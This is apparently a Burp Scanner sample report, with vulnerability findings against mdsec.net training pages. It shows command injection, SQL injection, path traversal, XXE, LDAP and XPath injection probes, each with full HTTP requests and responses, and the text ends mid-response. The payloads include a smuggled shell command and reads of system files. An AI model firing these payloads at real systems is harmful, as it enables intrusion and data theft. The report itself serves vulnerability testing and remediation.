
Burp Scanner Sample Report

Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low or Information. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

		Confidence			
		Certain	Firm	Tentative	Total
Severity	High	**12**	**4**	**1**	**17**
	Medium	**0**	**2**	**0**	**2**
	Low	**4**	**0**	**0**	**4**
	Information	**9**	**2**	**0**	**11**

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.



Contents

1. OS command injection

Summary

Severity:	**High**
Confidence:	**Firm**
Host:	**http://mdsec.net**
Path:	**/admin/5/Default.aspx**

Issue detail

The **DirName** parameter appears to be vulnerable to OS command injection attacks. It is possible to use the ampersand character (&) to inject arbitrary OS commands and retrieve the output in the application's responses.

The payload **%26echo%20e247e96e68b853d5%20148c61a9104a4cbf%26** was submitted in the DirName parameter. The application's response appears to contain the output from the injected command, indicating that the command was executed.

Issue background

Operating system command injection vulnerabilities arise when an application incorporates user-controllable data into a command that is processed by a shell command interpreter. If the user data is not strictly validated, an attacker can use shell metacharacters to modify the command to be executed, and inject arbitrary further commands that will be executed by the server.

OS command injection vulnerabilities are usually very serious and may lead to compromise of the server hosting the application, or of the application's own data and functionality. The exact potential for exploitation may depend upon the security context in which the command is executed, and the privileges which this context has regarding sensitive resources on the server.

Issue remediation

If possible, applications should avoid incorporating user-controllable data into operating system commands. In almost every situation, there are safer alternative methods of performing server-level tasks, which cannot be manipulated to perform additional commands than the one intended.

If it is considered unavoidable to incorporate user-supplied data into operating system commands, the following two layers of defense should be used to prevent attacks:

- The user data should be strictly validated. Ideally, a whitelist of specific accepted values should be used. Otherwise, only short alphanumeric strings should be accepted. Input containing any other data, including any conceivable shell metacharacter or whitespace, should be rejected.
- The application should use command APIs that launch a specific process via its name and command-line parameters, rather than passing a command string to a shell interpreter that supports command chaining and redirection. For example, the Java API Runtime.exec and the ASP.NET API Process.Start do not support shell metacharacters. This defense can mitigate the impact of an attack even in the event that an attacker circumvents the input validation defenses.

Request

```
POST /admin/5/Default.aspx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/admin/5/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 12778

__VIEWSTATE=%2FwEPDwUJOTAwNjg0Njc4D2QWAmYPZBYCAgcPFgIeCWlubmVyaHRtbAXnSCBWb2x1bW
UgaW4gZHJpdmUgQyBpcyBXaW5kb3dzPGJyPiBWb2x1bWUgU2VyaWFsIE51bWJlciBpcyA5NEFCLUEzMTI8YnI
%2BPGJyPiBEaXJlY3Rvcnkgb2YgQzpcZmls
...[SNIP]...
ICAgICAgICAgICAgMTI0IERpcihzKSAgIDYsMTA3LDM0NCw4OTYgYnl0ZXMgZnJlZTxicj5kZOaJR1lB
52PYVS2H%2FGB8jzdrhp3k&__EVENTVALIDATION=%2FwEWBALNyNGZCwLeg%2FGZAQKdwuSaAQLUwvG
2BZxo5h%2F4ter0UR0q7i1T47yJ6rjE&DirName=%26echo%20e247e96e68b853d5%20148c61a9104a4cbf
%26&ListDir=Show+contents
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:41:52 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 23303

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Directory Manage
```

```
...[SNIP]...
<br>e247e96e68b853d5 148c61a9104a4cbf<br>
...[SNIP]...
```

2. SQL injection

There are 4 instances of this issue:

- http://mdsec.net/addressbook/32/Default.aspx [Address parameter]
- http://mdsec.net/addressbook/32/Default.aspx [Email parameter]
- https://mdsec.net/auth/319/Default.ashx [password parameter]
- https://mdsec.net/auth/319/Default.ashx [username parameter]

Issue background

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.

Various attacks can be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and executing operating system commands.

Remediation background

The most effective way to prevent SQL injection attacks is to use parameterized queries (also known as prepared statements) for all database access. This method uses two steps to incorporate potentially tainted data into SQL queries: first, the application specifies the structure of the query, leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure. You should review the documentation for your database and application platform to determine the appropriate APIs which you can use to perform parameterized queries. It is strongly recommended that you parameterize *every* variable data item that is incorporated into database queries, even if it is not obviously tainted, to prevent oversights occurring and avoid vulnerabilities being introduced by changes elsewhere within the code base of the application.

You should be aware that some commonly employed and recommended mitigations for SQL injection vulnerabilities are not always effective:

- One common defense is to double up any single quotation marks appearing within user input before incorporating that input into a SQL query. This defense is designed to prevent malformed data from terminating the string in which it is inserted. However, if the data being incorporated into queries is numeric, then the defense may fail, because numeric data may not be encapsulated within quotes, in which case only a space is required to break out of the data context and interfere with the query. Further, in second-order SQL injection attacks, data that has been safely escaped when initially inserted into the database is subsequently read from the database and then passed back to it again. Quotation marks that have been doubled up initially will return to their original form when the data is reused, allowing the defense to be bypassed.
- Another often cited defense is to use stored procedures for database access. While stored procedures can provide security benefits, they are not guaranteed to prevent SQL injection attacks. The same kinds of vulnerabilities that arise within standard dynamic SQL queries can arise if any SQL is dynamically constructed within stored procedures. Further, even if the procedure is sound, SQL injection can arise if the procedure is invoked in an unsafe manner using user-controllable data.

2.1. http://mdsec.net/addressbook/32/Default.aspx [Address parameter]

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/addressbook/32/Default.aspx**

Issue detail

The **Address** parameter appears to be vulnerable to SQL injection attacks. A single quote was submitted in the Address parameter, and a database error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

The database appears to be Microsoft SQL Server.

Remediation detail

The application should handle errors gracefully and prevent SQL error messages from being returned in responses.

Request 1

```
POST /addressbook/32/Default.aspx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/addressbook/32/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 116

__VIEWSTATE=%2FwEPDwUKMTI0NzE5MjI0MGRkoXv4BXfugQRsGddxJO96PBvk5rI%3D&Name=&Email=&Phone=
&Search=Search&Address='&Age=
```

Response 1

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:40:58 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 2642

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Contacts</title>
...[SNIP]...
<b>Error: Unclosed quotation mark after the character string ''.
Incorrect syntax near ''.</b>
...[SNIP]...
```

Request 2

```
POST /addressbook/32/Default.aspx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/addressbook/32/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 116

__VIEWSTATE=%2FwEPDwUKMTI0NzE5MjI0MGRkoXv4BXfugQRsGddxJO96PBvk5rI%3D&Name=&Email=&Phone=
&Search=Search&Address=''&Age=
```

Response 2

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:40:58 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
```

```
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 2721

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Contacts</title>
...[SNIP]...
```

2.2. http://mdsec.net/addressbook/32/Default.aspx [Email parameter]

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/addressbook/32/Default.aspx**

Issue detail

The **Email** parameter appears to be vulnerable to SQL injection attacks. A single quote was submitted in the Email parameter, and a database error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

The database appears to be Microsoft SQL Server.

Remediation detail

The application should handle errors gracefully and prevent SQL error messages from being returned in responses.

Request 1

```
POST /addressbook/32/Default.aspx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/addressbook/32/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 116

__VIEWSTATE=%2FwEPDwUKMTI0NzE5MjI0MGRkoXv4BXfugQRsGddxJO96PBvk5rI
%3D&Name=&Email='&Phone=&Search=Search&Address=&Age=
```

Response 1

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:40:57 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 2667

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
```

```
<title>Contacts</title>
...[SNIP]...
<b>Error: Incorrect syntax near ' AND contactaddress LIKE '.
Unclosed quotation mark after the character string ''.</b>
...[SNIP]...
```

Request 2

```
POST /addressbook/32/Default.aspx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/addressbook/32/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 116

__VIEWSTATE=%2FwEPDwUKMTI0NzE5MjI0MGRkoXv4BXfugQRsGddxJO96PBvk5rI
%3D&Name=&Email=''&Phone=&Search=Search&Address=&Age=
```

Response 2

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:40:58 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 2721

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Contacts</title>
...[SNIP]...
```

2.3. https://mdsec.net/auth/319/Default.ashx [password parameter]

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**https://mdsec.net**
Path:	**/auth/319/Default.ashx**

Issue detail

The **password** parameter appears to be vulnerable to SQL injection attacks. The payload **'waitfor%20delay'0%3a0%3a20'--** was submitted in the password parameter. The application took **20550** milliseconds to respond to the request, compared with **278** milliseconds for the original request, indicating that the injected SQL command caused a time delay.

The database appears to be Microsoft SQL Server.

Request

```
POST /auth/319/Default.ashx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://mdsec.net/auth/319/Default.ashx
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=user&password=user'waitfor%20delay'0%3a0%3a20'--
```

Response (redirected)

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:44:19 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=utf-8
Content-Length: 1552

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Login</title>
<
...[SNIP]...
```

2.4. https://mdsec.net/auth/319/Default.ashx [username parameter]

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**https://mdsec.net**
Path:	**/auth/319/Default.ashx**

Issue detail

The **username** parameter appears to be vulnerable to SQL injection attacks. The payload **'waitfor%20delay'0%3a0%3a20'--** was submitted in the username parameter. The application took **40664** milliseconds to respond to the request, compared with **278** milliseconds for the original request, indicating that the injected SQL command caused a time delay.

The database appears to be Microsoft SQL Server.

Request

```
POST /auth/319/Default.ashx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://mdsec.net/auth/319/Default.ashx
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=user'waitfor%20delay'0%3a0%3a20'--&password=user
```

Response (redirected)

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:41:37 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=utf-8
Content-Length: 1552

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Login</title>
<
...[SNIP]...
```

3. File path traversal

Summary

Severity:	**High**
Confidence:	**Firm**
Host:	**http://mdsec.net**
Path:	**/filestore/8/GetFile.ashx**

Issue detail

The **filename** parameter is vulnerable to path traversal attacks, enabling read access to arbitrary files on the server.

The payload **..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\windows\win.ini** was submitted in the filename parameter. The requested file was returned in the application's response.

Issue background

File path traversal vulnerabilities arise when user-controllable data is used within a filesystem operation in an unsafe manner. Typically, a user-supplied filename is appended to a directory prefix in order to read or write the contents of a file. If vulnerable, an attacker can supply path traversal sequences (using dot-dot-slash characters) to break out of the intended directory and read or write files elsewhere on the filesystem.

This is usually a very serious vulnerability, enabling an attacker to access sensitive files containing configuration data, passwords, database records, log data, source code, and program scripts and binaries.

Issue remediation

Ideally, application functionality should be designed in such a way that user-controllable data does not need to be passed to filesystem operations. This can normally be achieved either by referencing known files via an index number rather than their name, and by using application-generated filenames to save user-supplied file content.

If it is considered unavoidable to pass user-controllable data to a filesystem operation, three layers of defense can be employed to prevent path traversal attacks:

- User-controllable data should be strictly validated before being passed to any filesystem operation. In particular, input containing dot-dot sequences should be blocked.
- After validating user input, the application can use a suitable filesystem API to verify that the file to be accessed is actually located within the base directory used by the application. In Java, this can be achieved by instantiating a java.io.File object using the user-supplied filename and then calling the getCanonicalPath method on this object. If the string returned by this method does not begin with the name of the start directory, then the user has somehow bypassed the application's input filters, and the request should be rejected. In ASP.NET, the same check can be performed by passing the user-supplied filename to the System.Io.Path.GetFullPath method and checking the returned string in the same way as described for Java.
- The directory used to store files that are accessed using user-controllable data can be located on a separate logical volume to other sensitive application and operating system files, so that these cannot be reached via path traversal attacks. In Unix-based systems, this can be achieved using a chrooted filesystem; on Windows, this can be achieved by mounting the base directory as a new logical drive and using the associated drive letter to access its contents.

Request

```
GET /filestore/8/GetFile.ashx?filename=..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\windows\win.ini HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/filestore/8/
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:43:04 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Length: 477

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
[MCI Extensions.BAK]
aif=MPEGVideo
aifc=MPEGVideo
aiff=MPEGVideo
asf=MPEGVideo
asx=MPEGVideo
au=MPEGVideo
m1v=MPEGVideo
m3u=MPEGVideo
mp2=MPEGVideo
mp2v=MPEGVideo
mp3=MPEGV
...[SNIP]...
```

4. XML external entity injection

Summary

Severity:	**High**
Confidence:	**Firm**
Host:	**http://mdsec.net**
Path:	**/search/128/AjaxSearch.ashx**

Issue detail

The application is vulnerable to XML external entity injection. The tag **<!DOCTYPE foo [<!ENTITY xxedb69a SYSTEM "file:///c:/windows/win.ini">]>** was injected into the XML sent to the server. This tag defines an external entity, **xxedb69a**, which references a file on the XML parser's filesystem. This entity was then used within a data field in the XML document. The server's response contains the contents of the specified file, indicating that the parser processed the injected external entity.

Issue background

XML external entity injection vulnerabilities arise because the XML specification allows XML documents to define entities which reference resources external to the document. XML parsers typically support this feature by default, even though it is rarely required by applications during normal usage.

External entities can reference files on the parser's filesystem; exploiting this feature may allow retrieval of arbitrary files, or denial of service by causing the server to read from a file such as /dev/random. They can also reference URLs; exploiting this feature may allow port scanning from the XML parser's host, or the retrieval of sensitive web content which is otherwise inaccessible due to network topology and defenses.

Issue remediation

XML external entity injection makes use of the DOCTYPE tag to define the injected entity. XML parsers can usually be configured to disable support for this tag. You should consult the documentation for your XML parsing library to determine how to disable this feature.

It may also be possible to use input validation to block input containing a DOCTYPE tag.

Request

```
POST /search/128/AjaxSearch.ashx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=UTF-8
Referer: http://mdsec.net/search/128/
Content-Length: 43
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

<!DOCTYPE foo [<!ENTITY xxedb69a SYSTEM "file:///c:/windows/win.ini"> ]><Search><SearchTerm>a&xxedb69a;</SearchTerm>
</Search>
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:44:58 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/xml; charset=utf-8
Content-Length: 557

<Search><SearchResult>No results found for expression: a; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
```

```
MAPI=1
[MCI Extensions.BAK]
aif=MPEGVideo
aifc=MPEGVideo
aiff=MPEGVideo
asf=MPEGVideo
asx=MPEGVideo
au=MPEGVideo
m1v=MPEGVideo
m3u=MPEGVideo
mp2=MPEGVideo
mp2v=MPEGVideo
mp3=MPEGV
...[SNIP]...
```

5. LDAP injection

Summary

Severity:	**High**
Confidence:	**Tentative**
Host:	**http://mdsec.net**
Path:	**/employees/42/Default.aspx**

Issue detail

The **Name** parameter appears to be vulnerable to LDAP injection attacks.

The payloads ***)(sn=*** and ***)!(sn=*** were each submitted in the Name parameter. These two requests resulted in different responses, indicating that the input may be being incorporated into a conjunctive LDAP query in an unsafe manner.

Issue background

LDAP injection arises when user-controllable data is copied in an unsafe way into an LDAP query that is performed by the application. If an attacker can inject LDAP metacharacters into the query, then they can interfere with the query's logic. Depending on the function for which the query is used, the attacker may be able to retrieve sensitive data to which they are not authorized, or subvert the application's logic to perform some unauthorized action.

Note that automated difference-based tests for LDAP injection flaws can often be unreliable and are prone to false positive results. You should manually review the reported requests and responses to confirm whether a vulnerability is actually present.

Issue remediation

If possible, applications should avoid copying user-controllable data into LDAP queries. If this is unavoidable, then the data should be strictly validated to prevent LDAP injection attacks. In most situations, it will be appropriate to allow only short alphanumeric strings to be copied into queries, and any other input should be rejected. At a minimum, input containing any LDAP metacharacters should be rejected; characters that should be blocked include ( ) ; , * | & = and whitespace.

Request 1

```
POST /employees/42/Default.aspx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/employees/42/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

Name=*)(sn=*&Search=Submit+Query
```

Response 1

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:49:26 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 2821

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Employee search<
...[SNIP]...
<table border="1"><tr><b><td><b>First name&nbsp;</b></td><td><b>Last name&nbsp;</b></td><td><b>Department&nbsp;</b>
</td><td><b>Email&nbsp;</b></td><td><b>Telephone&nbsp;</b></td></tr><tr><td>Peter&nbsp;</td><td>Weiner&nbsp;</td><td
>London consultancy&nbsp;</td><td>weiner@wahh-consulting.com&nbsp;</td><td>12461736&nbsp;</td></tr><tr><td>Greg&nbsp;
</td><td>Adeth&nbsp;</td><td>London consultancy&nbsp;</td><td>smeg@wahh-consulting.com&nbsp;</td><td>91319721&nbsp;
</td></tr><tr><td>Pablina&nbsp;</td><td>Sisca&nbsp;</td><td>London consultancy&nbsp;</td><td>pablo@wahh-consulting
.com&nbsp;</td><td>88527361&nbsp;</td></tr><tr><td>Dave&nbsp;</td><td>Litchfield&nbsp;</td><td>London sales&nbsp;</td>
<td>dave@wahh-consulting.com&nbsp;</td><td>91837412&nbsp;</td></tr><tr><td>Colin&nbsp;</td><td>Gillingham&nbsp;</td>
<td>London sales&nbsp;</td><td>colin@wahh-consulting.com&nbsp;</td><td>10923457&nbsp;</td></tr><tr><td>Alan&nbsp;</td>
<td>Pantrod&nbsp;</td><td>London sales&nbsp;</td><td>alan@wahh-consulting.com&nbsp;</td><td>88312212&nbsp;</td></tr>
<tr><td>Andrew&nbsp;</td><td>Birdseye&nbsp;</td><td>London software&nbsp;</td><td>birdseye@wahh-consulting.com&nbsp;
</td><td>19837478&nbsp;</td></tr><tr><td>Bill&nbsp;</td><td>Grinder&nbsp;</td><td>London software&nbsp;</td><td
>bill@wahh-consulting.com&nbsp;</td><td>23984723&nbsp;</td></tr><tr><td>Stew&nbsp;</td><td>Milne&nbsp;</td><td>London
admin&nbsp;</td><td>stew@wahh-consulting.com&nbsp;</td><td>89731312&nbsp;</td></tr><tr><td>Ruth&nbsp;</td>
<td>House&nbsp;</td><td>London admin&nbsp;</td><td>ruth@wahh-consulting.com&nbsp;</td><td>19827348&nbsp;</td></tr>
<tr><td>Kev&nbsp;</td><td>Dunn-Munters&nbsp;</td><td>London consultancy&nbsp;</td><td>kev@wahh-consulting.com&nbsp;
</td><td>12452432&nbsp;</td></tr></table></div>



</body></html>
```

Request 2

```
POST /employees/42/Default.aspx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/employees/42/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

Name=*)!(sn=*&Search=Submit+Query
```

Response 2

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:49:26 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 1054

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Employee search<
...[SNIP]...
</div>
```

```
</body></html>
```

6. XPath injection

Summary

Severity:	**High**
Confidence:	**Firm**
Host:	**http://mdsec.net**
Path:	**/cclookup/9/Default.aspx**

Issue detail

The **Name** parameter appears to be vulnerable to XPath injection attacks. The payload **'** was submitted in the Name parameter, and an XPath error message was returned. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

The application appears to be using the ASP.NET XPath APIs.

Issue background

XPath injection vulnerabilities arise when user-controllable data is incorporated into XPath queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.

Depending on the purpose for which the vulnerable query is being used, an attacker may be able to exploit an XPath injection flaw to read sensitive application data or interfere with application logic.

Issue remediation

User input should be strictly validated before being incorporated into XPath queries. In most cases, it will be appropriate to accept input containing only short alhanumeric strings. At the very least, input containing any XPath metacharacters such as " ' / @ = * [ ] (and) should be rejected.

Request

```
POST /cclookup/9/Default.aspx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/cclookup/9/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 114

__VIEWSTATE=%2FwEPDwUJODk5NzA1OTE5ZGQ6yOIi1p1cZ9vZ%2Bqy2mr%2BIKz9Y2Q%3D%3D&Name
=Pete'&Password=nandos&Submit=Submit
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:41:40 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
